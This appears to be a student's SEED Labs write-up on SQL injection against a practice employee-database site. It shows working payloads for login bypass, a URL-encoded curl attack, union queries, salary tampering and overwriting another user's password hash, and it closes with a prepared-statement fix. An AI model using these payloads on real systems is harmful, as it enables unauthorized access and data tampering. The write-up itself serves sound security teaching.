Assignment 9

Name: Varunkumar Pande.
My-Mav: 1001722538.

3.1 Task 1: Get Familiar with SQL Statements

Using MySQL command line tool to explore the databases present in the MYSQL Database, I used the root account to login and explore the Users database.

```
/bin/bash
/bin/bash 80x28
[04/11/21]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql>
```

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+-----------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+-----------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |
 |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |
 |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |
 |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |
 |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |
 |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+-----------------------------------------+
6 rows in set (0.00 sec)

mysql>
```

In the above screenshot we can see that the credential table has a column “Name” which we will use to filter Alice’s record. The following query will help us to get Alice’s profile information.

```
SELECT *
FROM credential
WHERE name='Alice';
```


```
/bin/bash
/bin/bash 80x28
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |
 |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |
 |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |
 |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |
 |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |
 |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql> select * from credential where name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
1 row in set (0.00 sec)
```


3.2 Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage

Since we know the Admin username i.e., “admin” we just need an injection attack to skip the password check, I entered the following string to skip the password check:




Which basically takes username input as admin and then comments out rest of the SQL statement. In the below screenshot we can see that the admin console appears post clicking on login.



Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Task 2.2: SQL Injection Attack from command line.

For this task we were expected to use curl command to send the request to the “seedlabsinjection” domain for logging us into the admin account. But when we use curl utility, we need to encode our parameters, so I used the following online url encoder to encode my input string.



We also need to know which method was used to submit the form data and also the link that the form was sent to. I found that data by inspecting the HTML page, the following tag helped me get that data:

```
<form action="unsafe_home.php" method="get">
```

From the above line we can see that the form gets submitted to “unsafe_home.php” and the method used was “GET”. Based on this data I crafted the following curl command to carry out my attack:

```
curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=
admin%27%23'
```

Post which I got the following output:

```
/bin/bash
/bin/bash 168x38
[04/11/21]seed@VM:~$ curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%23'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>
```

```
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe home.php'>Home <span class='s
r-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe edit frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='but
ton' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table
 class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col
'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><t
body><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby</th><td
>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><
td>98993524</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td>
/td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'>
Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
```

The highlighted data in the above screenshot represent the table data that we saw in output of the task done prior to this one.

Task 2.3: Append a new SQL statement

For the case of executing two SQL statements, we can run a “union” based SQL statement which basically combines the results of two SQL SELECT statements. On providing the following input to the Username input I was able to successfully login and display the admin landing page.

admin' union select * from credential#


The above input translates to the following SQL statement in the backend:

```
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
nickname, Password
FROM credential
WHERE name= 'admin' union select * from credential#' and
Password='$hashed_pwd'";
```

In the above statement we can see that the green text is one query, the blue text is another query and the red part gets commented out due to '#'.


But in case of executing delete based queries I get an error as shown below:

admin'; delete from credential where eid=50000#



And the same error was observed for even Update query.

admin'; update credential set eid=12 where eid=50000#



3.3 Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary


I used the credentials provided in the assignment (username: alice and password: seedalice) to log in to her profile and then clicked on the edit profile page, where I intend to carry out my attack. I used the following query to change alice's salary:

hacker',salary='10000000

Using the above query, I changed the nickname field of Alice to "hacker" and salary to "10000000". The above input changes the update query to the following, basically adding salary field to the update query:

```
$sql = "UPDATE credential SET
nickname='hacker',
salary='10000000',
email='$input_email',
address='$input_address',
Password='$hashed_pwd',
PhoneNumber='$input_phonenumber'
WHERE ID=$id;";
```

Alice's Salary before the attack was carried out:



Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Alice's Salary post the attack carried out:


Alice Profile

Key	Value
Employee ID	10000
Salary	10000000
Birth	9/20
SSN	10211002
NickName	hacker
Email	
Address	
Phone Number	

Task 3.2: Modify other people' salary.

For this task we need to find Boby's id to be added in the where clause, which I found from the account information that was gathered in the prior tasks. The following query was used to achieve the change of salary.

hacked',salary='1' WHERE name='boby';#




In the above query I used the name field to filter the record so that the update only affects Boby's salary.

Task 3.3: Modify other people' password.


For this task we need to update Boby's password, based on given code for profile update we can see that a hashed version of password is saved. Hence before updating the password, we need to get the hashed version of password that we intend to update with which is a challenging task. Also, without knowing what salt is used in the hashing algorithm it is almost impossible to determine what the hashed password will be. I used the following input to update Boby's password to the same as that of Alice.


```
',password=(select temp.p from (select password as p from credential
where name='alice')temp) where name='boby';#
```

The above input selects Alice's password and updates Boby's password with it. Alice's password is acquired using a subquery that creates a temporary table to fetch Alice's password and then we filter it to get just Alice's password column.



In the below screenshots we can see that we are able to use Alice's password to log in to Boby's profile, also we can see in clear text in URL the password entered while logging in (which is "seedalice" i.e. Alice's password):






3.4 Task 4: Countermeasure — Prepared Statement

Updated the SQL query to use prepared statements, based on the example given in the assignment:


```
Terminator
/bin/bash
/bin/bash 80x22
        echo "</nav>";
        echo "<div class='container text-center'>";
        die("Connection failed: " . $conn->connect_error . "\n");
        echo "</div>";
      }
      return $conn;
    }

    // create a connection
    $conn = getDB();
    // Sql query to authenticate the user
    $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumb
er, address, email,nickname,Password
    FROM credential
    WHERE name= ? and Password= ?");
    $sql->bind_param("ss", $input_uname, $hashed_pwd);
    $sql->execute();
    $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $
address, $email, $nickname, $pwd);
    $sql->fetch();
    $sql->close();
                                                        80,1          25%
```

On trying to use my earlier input (**admin'#**) to login as “admin” I got the following error screen:



But if we use proper credentials, we are able to login:



As explained in the assignment, using prepared statement we separate the code from user input, due to which the SQL injection statements entered by malicious users does not get parsed and SQL injection-based attacks fail. The same can be done for “unsafe_edit.php” file so that all edit profile attacks can also be avoided as shown below:

```
Terminator
/bin/bash
/bin/bash 80x22
  // Don't do this, this is not safe against SQL injection attack
  $sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?
,Password= ?,PhoneNumber= ? where ID=$id;");
    $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed
_pwd,$input_phonenumber);
    $sql->execute();
    $sql->close();
  }else{
    // if passowrd field is empty.
    $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,Ph
oneNumber=? where ID=$id;");
    $sql->bind_param("ssss",$input_nickname,$input_email,$input_address,$input_p
honenumber);
    $sql->execute();
    $sql->close();
                                                                  60,1          84%
```

Alice's Profile Edit

NickName	hacker',salary='20000000
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Alice Profile

Key	Value
Employee ID	10000
Salary	10000000
Birth	9/20
SSN	10211002
NickName	hacker',salary='20000000
Email	
Address	
Phone Number	

In the above screenshot we can see that the Nickname gets updated to the entered string but the salary was not updated. This shows that our attack was unsuccessful and prepared statements can help thwart SQL injection based attacks.